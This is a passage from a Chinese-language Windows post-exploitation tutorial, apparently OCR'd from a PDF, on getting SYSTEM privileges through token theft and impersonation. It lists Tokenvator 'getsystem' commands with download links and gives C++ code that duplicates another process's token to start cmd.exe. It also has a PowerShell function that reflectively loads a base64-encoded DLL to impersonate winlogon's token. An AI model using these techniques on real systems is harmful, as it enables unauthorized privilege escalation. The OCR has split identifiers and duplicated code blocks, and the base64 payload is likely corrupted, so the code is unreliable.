除了 meterpreter 的 getsystem 方式以外，还有别的吗？有，看下文。

C:\temp> Tokenvator.exe getsystem cmd.exe

服务器上搜索一下 Tokenvator.exe 搜不到说明这不是服务器版本系统本身附带的东西 既然服务器没有，它肯定就是提权相关的东西了。进一步搜索得到下载地址。

Tokenvator.exe 下载地址 https://github.com/0xbadjuju/Tokenvator/releases

打开 Tokenvator.exe 运行 help 关闭

把 Tokenvator.exe 文件放到 C:\temp 下进一步实验


C:\temp> Tokenvator.exe getsystem cmd.exe

incognito.exe 也是工具，您能搞得定 Tokenvator.exe，一定也会获取到 ncognito.exe 的。getsystem.py 脚本同理。 是的，除了 cmd.exe，其他 exe 工具都需要你额外去下载。进一步发现文章的每一张图都代表着一个工具。

提及工具，这里还有一个，可自行尝试，请阅读参考资料：谷歌披露了影响所有 Windows 版本的 20 年未修补漏洞 交互式 CTF 探索工具 github 中点击版本，releases，就可以进入对应的下载页面

参考资料： https://github.com/sailay1996/tokenx_privEsc 渗透攻防工具篇–后渗透阶段的 Meterpreter：https://paper.seebug.org/ 谷歌披露了影响所有 Windows 版本的 20 年未修补漏洞：https://thehackernews.com/2019/08/ctfmon–windows–vulnerabilities.html 交互式 CTF 探索工具：https://github.com/taviso/ctftool

13.窃取 Token To GetSystem：

https://0x00–0x00.github.io/research/2018/10/17/Windows–API–and–Impersonation–Part1.html 

```
#include <windows.h>
#include <stdio.h>
using namespace std;
HANDLE GetAccessToken(DWORD pid)
{
```

```
	/* Retrieves an access token for a process */
	HANDLE currentProcess = {};
	HANDLE AccessToken = {};
	DWORD LastError;

	if (pid == 0)
	{
		currentProcess = GetCurrentProcess();
	}
	else
	{
		currentProcess = OpenProcess(PROCESS_QUERY_INFORMATION, TR
UE, pid);
		if (!currentProcess)
		{
			LastError = GetLastError();
			wprintf(L"ERROR: OpenProcess(): %d\n", LastError);
			return (HANDLE)NULL;
		}
	}
	if (!OpenProcessToken(currentProcess, TOKEN_ASSIGN_PRIMARY | TOKEN_
DUPLICATE | TOKEN_IMPERSONATE | TOKEN_QUERY, &AccessToken))
	{
		LastError = GetLastError();
		wprintf(L"ERROR: OpenProcessToken(): %d\n", LastError);
		return (HANDLE)NULL;
	}
	return AccessToken;
}

int wmain(int argc, WCHAR **argv)
```

```
{
	DWORD LastError;

	/* Argument Check */
	if (argc < 2)
	{
		wprintf(L"Usage: %ls <PID>\n", argv[0]);
		return 1;
	}

	/* Process ID definition */
	DWORD pid;
	pid = _wtoi(argv[1]);
	if ((pid == NULL) || (pid == 0)) return 1;

	wprintf(L"[+] Pid Chosen: %d\n", pid);

	// Retrieves the remote process token.
	HANDLE pToken = GetAccessToken( pid);

	//These are required to call DuplicateTokenEx.
	SECURITY_IMPERSONATION_LEVEL seImpersonateLevel = SecurityImperson
ation;
	TOKEN_TYPE tokenType = TokenPrimary;
	HANDLE pNewToken = new HANDLE;
	if (!DuplicateTokenEx(pToken, MAXIMUM_ALLOWED, NULL, seImpersonateL
evel, tokenType, &pNewToken))
	{
		DWORD LastError = GetLastError();
		wprintf(L"ERROR: Could not duplicate process token [%d]\n", LastErr
or);
```

```
            return 1;
        }
        wprintf(L"Process token has been duplicated.\n");
        if (!DuplicateTokenEx(pToken, MAXIMUM_ALLOWED, NULL, selmpersonateLevel, tokenType, &pNewToken))
        {
            DWORD LastError = GetLastError();
            wprintf(L"ERROR: Could not duplicate process token [%d]\n", LastError);
            return 1;
        }
        wprintf(L"Process token has been duplicated.\n");

        /* Starts a new process with SYSTEM token */
        STARTUPINFOW si = {};
        PROCESS_INFORMATION pi = {};
        BOOL ret;
        ret = CreateProcessWithTokenW(pNewToken, LOGON_NETCREDENTIALS_ONLY, L"C:\\Windows\\System32\\cmd.exe", NULL, CREATE_NEW_CONSOLE, NULL, NULL, &si, &pi);
        if (!ret)
        {
            DWORD lastError;
            lastError = GetLastError();
            wprintf(L"CreateProcessWithTokenW: %d\n", lastError);
            return 1;
        }

}
```

以上是更改后的代码。

14.Windows API 和模拟(T1134)

```
function Get-System
{
    if([System.Threading.Thread]::CurrentThread.GetApartmentState() -ne 'STA')
    {
        Write-Output "This powershell shell is not in STA mode!";
        return ;
    }
    if(-not ([System.Management.Automation.PSTypeName]"zc00l.ImpersonationTok
en").Type) {
        [Reflection.Assembly]::Load([Convert]::FromBase64String("TVqQAAMAAAAEA
AAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAgAAAAA4fug4AtAnNIbgBTM0hVGhpcyBwcm9ncmFtIGNhbm5vdCBiZSByd
W4gaW4gRE9TIG1vZGUuDQ0KJAAAAAAAAABQRQAATAEDAGTDJOgAAAAAAAAAA
OAAIiALATAAABYAAAAGAAAAAAAAtjQAAAAgAAAAQAAAAAAEAAgAAAAAgAABA
AAAAAAAAAGAAAAAAAAAACAAAAAAgAAAAAAAAMAYIUAABAAABAAAAAAEAAAE
AAAAAAAABAAAAAAAAAAAAAAAGE0AABPAAAAAEAAANgDAAAAAAAAAAAAAAAA
AAAAAAAAAGAAAAwAAACoMwAAOAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAIAAACAAAAAAAAAAAAAAACCAAAEgAAAAAAA
AAAAAAAC50ZXh0AAAAvBQAAAAgAAAAFgAAAAIAAAAAAAAAAAAAAAAAACAAAG
AucnNyYwAAANgDAAAAQAAAAAQAAAAYAAAAAAAAAAAAAAAAAAABAAABALnJlbG
9jAAAMAAAAAGAAAAACAAAAHAAAAAAAAAAAAAAAAAAAQAAAQgAAAAAAAAAAA
AAAAAAAAACVNAAAAAAAAEgAAAACAAUAhCMAACQQAAABAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAB
MwAwATAAAAAQAAEQADFgJvEAAACigCAAAGCisABioAEzADANAAAAACAAARABI
B/hUEAAACKAgAAAYMCH4RAAAKKBIAAAoTBREFLAgWEwY4pQAAAAh+CQAABBI
DKAQAAAYW/gETBxEHLAgWEwY4hwAAABQCEgEoAQAABhb+ARMIEQgsBRYTBit
wEgn+FQYAAAISCReNAwAAAn0eAAAEEgl+HQAABH0cAAAEEgkXfRsAAAQRCRME
EQR7HgAABBaPAwAAAgd9EQAABBEEex4AAAQWjwMAAAIYfRIAAAQJEgQSACgJA
AAGFv4BEwoRCiwFFhMGKwUGEwYrABEGKhMwBgDGAAAAAwAAEQASAP4VBAAA
AigIAAAGCwd+CQAABH4LAAAEYBICKAQAAAYW/gETBxEHLAgWEwg4kAAAABQC
EgAoAQAABhb+ARMJEQksBRYTCCt5Egr+FQMAAAISCgZ9EQAABBIKGH0SAAAEE
```


QoNEgv+FQUAAAISCxd9GQAABBILF40DAAACfRoAAAQRCxMEEQR7GgAABBYJpA
MAAAISBf4VBQAAAggWEgQRBCgBAAArEgUSBigHAAAGFv4BEwwRDCwFFhMIKwU
XEwgrABEIKgAAEzADAIMAAAAEAAARACAABAAAFwIoAgAABgoGfhEAAAooEgAACg
0JLAUWEwQrXgZ+CAAABH4HAAAEYBIBKAQAAAYW/gETBREFLAUWEwQrPRIC/h
UVAAABBxgSAigFAAAGFv4BEwYRBiwFFhMEKx5+EQAACggoBgAABhb+ARMHEQcs
BRYTBCsFFxMEKwARBCoiAigUAAAKACoTMAIAtgAAAAAAAAAgAAQAAIACAAAEGI
ADAAAEIAAADwCABAAABCAAAAIAgAUAAAQXgAYAAAQYgAcAAAQagAgAAAQegAk
AAAQfEIAKAAAEHyCACwAABB9AgAwAAAQggAAAAIANAAAEIAABAACADgAABH4F
AAAEfgkAAARggA8AAAR+BAAABH4GAAAEYH4HAAAEYH4IAAAEYH4JAAAEYH4KA
AAEYH4LAAAEYH4MAAAEYH4NAAAEYH4OAAAEYIAQAAAEKh4XgB0AAAQqAABC
U0pCAQABAAAAAAAMAAAAdjQuMC4zMDMxOQAAAAAFAGwAAADQBQAAI34AAD
wGAAC8BwAAI1N0cmluZ3MAAAAA+A0AAAQAAAAjVVMA/A0AABAAAAAjR1VJRAAA
AAwOAAAYAgAAI0Jsb2IAAAAAAAAAAgAAAVc9AhQJCgAAAPoBMwAWAAABAAAAF
gAAAAcAAAAsAAAADwAAAB4AAAAUAAAAEgAAAA8AAAAFAAAABAAAAAIAAAAIAA
AAAQAAAAIAAAAFAAAAAQAAAAANgUBAAAAAAAGAC4EfQYGAAJsEfQYGAAFMDSw
YPAJ0GAAAGAHsDIAYGAAIEIAYGAAOMDIAYGAIlEIAYGAE4EIAYGAGcEIAYGAJIDIAY
GAGcDXgYGAEUDXgYGAMYDIAYGAK0D4QQGAH4HWAUKAHYHSwYGAAcDWAUG
AB8EWAUGAF8FWAUGAEQGWAUGABAFXgYAAAAAAQAAAAAAAQABAAEAEACJB
QoFQQABAAEACgEQADQBAABJABEADwAKARAAhAAAAEkAFwAPAAoBEAALAQAA
SQAZAA8ACgEQAIoBAABJABsADwACAQAAHQcAAFEAHwAQAFGAzQHCABYA8QD
FABYAKgDFABYAPwDFABYAFQDFABYA2wHFABYAnADFABYArADFABYADALFABY
AiQDFABYAHAHFABYASAHFABYAmAHFABYAbQDFABYACgDFABYAXAHFAAYAgAL
IAAYA6gbFAFaArQHFAFaAKgDFAFaAWADFAFaAbQHFAAYApgfFAAYAnQfCAAYAjgf
CAAYQ3wbMAAYAjgfFAAYAUAXFABYA8AHFAAYQiwLMAAYGGALFAFaAGAXRAFa
AEQPRAFaAWgLRAFaACQbRAFaASALRAFaAMgPRAFaAIQLRAFaAUgfRAFaAIALRA
FaA6QXRAFaA+AXRAFaA0QXRAFaAzgTRAAAAAACAAJEguQTVAAEAAAAAAIAAliBg
B94ABABQIAAAAACWAGAH5gAHAAAAAACAAJEgtAXuAAkAAAAAAIAAliBzBfYADQA
AAAAAgACRIGQFNgAQAAAAAACAAJEg1Ab+ABIAAAAAAIAAkSBsBw0BGQAAAAAAg
ACWIPsEEQEZAHAgAAAAAJYAZwIbARwATCEAAAAAIgCFAhsBHQAgIgAAAACWAJw
FIAEeAK8iAAAAAIYYNwYGAB8AuCIAAAAAkRg9BiUBHwB6IwAAAACRGD0GJQEfAA
AAAQDzAgAAAgAAAwIAAwB+AgAAAQBEBwAAAgDkAgAAAwA+AgAAAQAyAgAAAg
AwBwAgAAAAAAAAAQDWAgAAAgA2BwIAAwDCAgAAAQC6AgAAAgC+AAAAAwCIA

gAAAQDOAgAAAgCCBQAgAAAAAAAAAQDCAgAgAgC/BgAAAwApAwAABAAJBwAA
BQAbAwIABgD1BgAAAQDFBQAAAgCsBgIAAwCFBwAAAQCLAgAAAQCLAgAAAQB6
AgkANwYBABEANwYGABkANwYKACkANwYQADEANwYQADkANwYQAEEANwYQA
EkANwYQAFEANwYQAFkANwYQAGEANwYVAGkANwYQAHEANwYQAHkANwYQAJk
ANwYGAIkANwIeAKkAMgYzAKkArgc2ALEA2gRSAIEANwYGAAgABABByAAkATABByAA
kAUAB3AAkAVAB8AAkAWACBAAkAgACGAAkAhABByAAkAiAB3AAkAjACLAAkAkACQ
AAkAIACVAAkAmACaAAkAnACfAAkAoACkAAkApACpAAkAqACuAAkArACzAAkAsAC
4AC4ACwApAS4AEwAyAS4AGwBRAS4AIwBaAS4AKwB1AS4AMwB1AS4AOwB1AS4A
QwBaAS4ASwB7AS4AUwB1AS4AWwB1AS4AYwCTAS4AawC9AS4AcwDKAeMAewB
yABMAwAAIAMAAKQDAADQAvQA8AL0AGgAiADwAXgAcBSkFAAEDALkEAQBAAQU
AYAcCAEABCQC0BQEAAAELAHMFAQBAAQ0AZAUBAEABDwDUBgEAQAERAGwHA
gBAARMA+wQBAASAAAABAAAAAAAAAAAAAAAAAAAAANsAAAAEAAAAAAAAAAAAAABp
ACkCAAAAAAQAAAAAAAAAAAAAAAGkAWAUAAAAAAwACAAQAAgAFAAIABgACAAc
AAgAnAFkAAAAAPE1vZHVsZT4AVE9LRU5fUkVBRABTVEFOREFSRF9SSUdlVFNfUk
VBRABTRV9QUklWSUxFR0VfRU5BQkxFRABTVEFOREFSRF9SSUdlVFNfUkVRVUlSR
UQAU0VfUFJJVklMRUdFX1JFTU9WRUQAVE9LRU5fQURKVVNUX1NFU1NJT05JRAB
MVUlEAFRPS0VOX1FVRVJZX1NPVVJDRQBUT0tFTl9EVVBMSUNBVEUAVE9LRU5fS
U1QRVJTT05BVEUAU0VDVVJJVFlfSU1QRVJTT05BVElPTl9MRVZFTABJbXBlcnNvbm
F0aW9uVG9rZW5ETEwAUFJPQ0VTU19RVUVSWV9JTkZPUk1BVElPTgBUT0tFTl9QU
klWSUxFR0VTAFRPS0VOX0FESlVTVF9QUklWSUxFR0VTAExVSURfQU5EX0FUVFJJ
QlVURVMAVE9LRU5fQURKVVNUX0dST1VQUwBUT0tFTl9BTExfQUNDRVNTAFNFX1
BSSVZJTEVHRV9VU0VEX0ZPUl9BQ0NFU1MAUFJJVklMRUdFX1NFVABUT0tFTl9BR
EpVU1RfREVGQVVMVABTRV9QUklWSUxFR0VfRU5BQkxFRF9CWV9ERUZBVUxUAE
FOWVNJWkVfQVJSQVkAVE9LRU5fQVNTSUdOX1BSSU1BUlkAUFJJVklMRUdFX1NFV
F9BTExfTkVDRVNTQVJZAFRPS0VOX1FVRVJZAHZhbHVlX18AU2V0UXVvdGEAbXNjb
3JsaWIAcHJvYwBnZXRfSWQAcHJvY2Vzc0lkAFZpcnR1YWxNZW1vcnlSZWFkAENyZ
WF0ZVRocmVhZABJc1ByaXZpbGVnZUVuYWJsZWQAcGlkAGxwTHVpZABFbmFibGV
Qcml2aWxlZ2UARHVwbGljYXRlSGFuZGxlAER1cGxpY2F0ZVRva2VuSGFuZGxlAEV4a
XN0aW5nVG9rZW5lYW5kbGUAcEhhbmRsZQBQcm9jZXNzSGFuZGxlAGJJbmhlcml0
SGFuZGxlAGxwU3lzdGVtTmFtZQBscE5hbWUAVmFsdWVUeXBlAFRlcm1pbmF0ZQB
QcmV2aW91c1N0YXRlAE5ld1N0YXRlAFZpcnR1YWxNZW1vcnlXcml0ZQBHdWlkQXR0
cmlidXRlAERlYnVnZ2FibGVBdHRyaWJ1dGUAQ29tVmlzaWJsZUF0dHJpYnV0ZQBBc

3NlbWJseVRpdGxlQXR0cmlidXRlAEFzc2VtYmx5VHJhZGVtYXJrQXR0cmlidXRlAFRhc
mdldEZyYW1ld29ya0F0dHJpYnV0ZQBBc3NlbWJseUZpbGVWZXJzaW9uQXR0cmlidX
RlAEFzc2VtYmx5Q29uZmlndXJhdGlvbkF0dHJpYnV0ZQBBc3NlbWJseURlc2NyaXB0
aW9uQXR0cmlidXRlAEZsYWdzQXR0cmlidXRlAENvbXBpbGF0aW9uUmVsYXhhdGlvb
nNBdHRyaWJ1dGUAQXNzZW1ibHlQcm9kdWN0QXR0cmlidXRlAEFzc2VtYmx5Q29we
XJpZ2h0QXR0cmlidXRlAEFzc2VtYmx5Q29tcGFueUF0dHJpYnV0ZQBSdW50aW1lQ2
9tcGF0aWJpbGl0eUF0dHJpYnV0ZQBMb29rdXBQcml2aWxlZ2VWYWx1ZQBTeW5ja
HJvbml6ZQBTaXplT2YAU3lzdGVtLlJ1bnRpbWUuVmVyc2lvbmluZwBQcml2aWxlZ2VD
aGVjawB6YzAwbABNYXJzaGFsAEFsbABhZHZhcGkzMi5kbGwAa2VybmVsMzluZGxs
AEltcGVyc29uYXRpb25Ub2tlbkRMTC5kbGwAQ29udHJvbABTeXN0ZW0ARW51bQB
TZXRUaHJlYWRUb2tlbgBEdXBsaWNhdGVUb2tlbgBoVG9rZW4ASW1wZXJzb25hdGlv
blRva2VuAEltcGVyc29uYXRlUHJvY2Vzc1Rva2VuAE9wZW5Qcm9jZXNzVG9rZW4AQ
2xpZW50VG9rZW4AUXVlcnlMaW1pdGVkSW5mb3JtYXRpb24AU2V0SW5mb3JtYXR
pb24AUXVlcnlJbmZvcm1hdGlvbgBWaXJ0dWFsTWVtb3J5T3BlcmF0aW9uAFN5c3RlbS
S5SZWZsZWN0aW9uAFplcm8ALmN0b3IALmNjdG9yAEludFB0cgBTeXN0ZW0uRGlh
Z25vc3RpY3MAU3lzdGVtLlJ1bnRpbWUuSW50ZXJvcFNlcnZpY2VzAFN5c3RlbS5SdW
50aW1lLkNvbXBpbGVyU2VydmljZXMARGVidWdnaW5nTW9kZXMAUmVxdWlyZWRQ
cml2aWxlZ2VzAERpc2FibGVBbGxQcml2aWxlZ2VzAEFkanVzdFRva2VuUHJpdmlsZW
dlcwBBdHRyaWJ1dGVzAFJldHVybkxlbmd0aEluQnl0ZXMAQnVmZmVyTGVuZ3RoSW
5CeXRlcwBQcm9jZXNzQWNjZXNzRmxhZ3MAZmxhZ3MARGVzaXJlZEFjY2VzcwBwc
m9jZXNzQWNjZXNzAENyZWF0ZVByb2Nlc3MAT3BlblByb2Nlc3MAR2V0Q3VycmVud
FByb2Nlc3MAT2JqZWN0AHBmUmVzdWx0AFByaXZpbGVnZUNvdW50AEhpZ2hQYX
J0AExvd1BhcnQAb3BfRXF1YWxpdHkAAAAAAAAANMB5wx4YykSS6Z0DEn72xgAEIA
EBCAMgAAEFIAEBEREEIAEBDgQgAQECAwcBGAMgAAgQBwsCERAYGBEYAgICAh
EYAgIGGAUAAgIYGBUHDREQGBgRDBEUERQJAgICEQwRFAIGEAEBCB4ABAoBER
QKBwgYGBgCAgICAgi3elxWGTTgiQQBAAAABAIAAAAEBAAAAAQAAACABP8PHwA
ECAAAAAQQAAAABCAAAAAEQAAAAASAAAAABAABAAAEAAIAAAQABAAABAAQAA
AEAAAQAAIeAQECAgYIAgYJAwYREAQGHREMAwYRHAgAAwIODhAREAcAAxgRHAII
BwACGBJFERwHAAMCGAkQGAcAAwIYCBAYDgAGAhgCEBEUCRARFBAJAwAAGAk
AAwIYEBEYEAIEAAECDgQAAQIIAwAAAQgBAAgAAAAAAB4BAAEAVAIWV3JhcE5vbk
V4Y2VwdGlvbIRocm93cwEIAQAHAQAAAAAaAQAVSW1wZXJzb25hdGlvbIRva2VuUREx
MAAAFAQAAAAAXAQASQ29weXJpZ2h0IMKpICAyMDE4AAApAQAkZDUzNGM1NTgt


NDNjYy00ZGEyLWE3NTUtMDYyMTM1ZDA2NzE4AAAMAQAHMS4wLjAuMAAATQEA
HC5ORVRGcmFtZXdvcmssVmVyc2lvbj12NC41LjIBAFQOFEZyYW1ld29ya0Rpc3BsYXl
OYW1lFC5ORVQgRnJhbWV3b3JrIDQuNS4yAAAAAP9SNtQAAAAAAgAAAIEAAADgM
wAA4BUAAAAAAAAAAAAAAAAAAAAABAAAAAAAAAAAAAAAAAAAAAABSU0RTtwWwQJTN
z0WcHiOfEy1lZwEAAABDOlxVc2Vyc1xhbmRyZVxzb3VyY2VccmVwb3NcVG9rZW5Jb
XBlcnNvbmF0aW9uXEltcGVyc29uYXRpb25Ub2tlbkRMTFxvYmpcRGVidWdcSW1wZX
Jzb25hdGlvblRva2VuRExMLnBkYgCJNAAAAAAAAAAAAAAACjNAAAACAAAAAAAAAA
AAAAAAAAAAAAAAAAAAITQAAAAAAAAAAAAAAABfQ29yRGxsTWFpbgBtc2NvcmV
lLmRsbAAAAAAAAAAAA/yUAIAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AABABAAAAAYAACAAAAAAAAAAAAAAAAAAAAABAAEAAAAwAACAAAAAAAAAAAAAA
AAAAAAABAAAAAABIAAAAWEAAAHwDAAAAAAAAAAAAAAHwDNAAAAFYAUwBfAFY
ARQBSAFMASQBPAE4AXwBJAE4ARgBPAAAAAAC9BO/+AAABAAAAAQAAAAAAAA
ABAAAAAAA/AAAAAAAAAAQAAAACAAAAAAAAAAAAAAAAAAAAAARAAAAAEAVgBhA
HIARgBpAGwAZQBJAG4AZgBvAAAAAAAkAAQAAABUAHIAYQBuAHMAbABhAHQAa
QBvAG4AAAAAAAAAsATcAgAAAQBTAHQAcgBpAG4AZwBGAGkAbABlAEkAbgBmA
G8AAAC4AgAAAQAwADAAMAAwADAANABiADAAAAAaAAEAAQBDAG8AbQBtAGUA
bgB0AHMAAAAAAAAAIgABAAEAQwBvAG0AcABhAG4AeQBOAGEAbQBlAAAAAAAA
AAAAVAAWAAEARgBpAGwAZQBEAGUAcwBjAHIAaQBwAHQAaQBvAG4AAAAAAAEk
AbQBwAGUAcgBzAG8AbgBhAHQAaQBvAG4AVABvAGsAZQBuAEQATABMAAAAMA
AIAAEARgBpAGwAZQBWAGUAcgBzAGkAbwBuAAAAAAAxAC4AMAAuADAALgAwAA
AAVAAaAAEASQBuAHQAZQByAG4AYQBsAE4AYQBtAGUAAABJAG0AcABlAHIAcwB
vAG4AYQB0AGkAbwBuAFQAbwBrAGUAbgBEAEwATAAuAGQAbABsAAAASAASAAE
ATABlAGcAYQBsAEMAbwBwAHkAcgBpAGcAaAB0AAAAQwBvAHAAeQByAGkAZwB
oAHQAIACpACAAIAAyADAAMQA4AAAAKgABAAEATABlAGcAYQBsAFQAcgBhAGQA
ZQBtAGEAcgBrAHMAAAAAAAAAAAAABcABoAAQBPAHIAaQBnAGkAbgBhAGwARgBpA


```
GwAZQBuAGEAbQBlAAAASQBtAHAAZQByAHMAbwBuAGEAdABpAG8AbgBUAG8Aa
wBlAG4ARABMAEwALgBkAGwAbAAAAEwAFgABAFAAcgBvAGQAdQBjAHQATgBhA
G0AZQAAAAAASQBtAHAAZQByAHMAbwBuAGEAdABpAG8AbgBUAG8AawBlAG4AR
ABMAEwAAAA0AAgAAQBQAHIAbwBkAHUAYwB0AFYAZQByAHMAaQBvAG4AAAAx
AC4AMAAuADAALgAwAAAAOAAIAAEAQQBzAHMAZQBtAGIAbAB5ACAAVgBlAHIAc
wBpAG8AbgAAADEALgAwAC4AMAAuADAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAwAAAMAAAAuDQAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAA")) | Out-Null
        Write-Output "DLL has been reflected."
    }

    if(-not [zc00l.ImpersonationToken]::ImpersonateProcessToken((Get-Process Win
logon).Id))
    {
        Write-Output "Could not Impersonate Token! Maybe you are not Local Admin?
";
        return;
    }
    Write-Output "We are: $([Environment]::Username)"
}
```



15.ALPC (T1068)

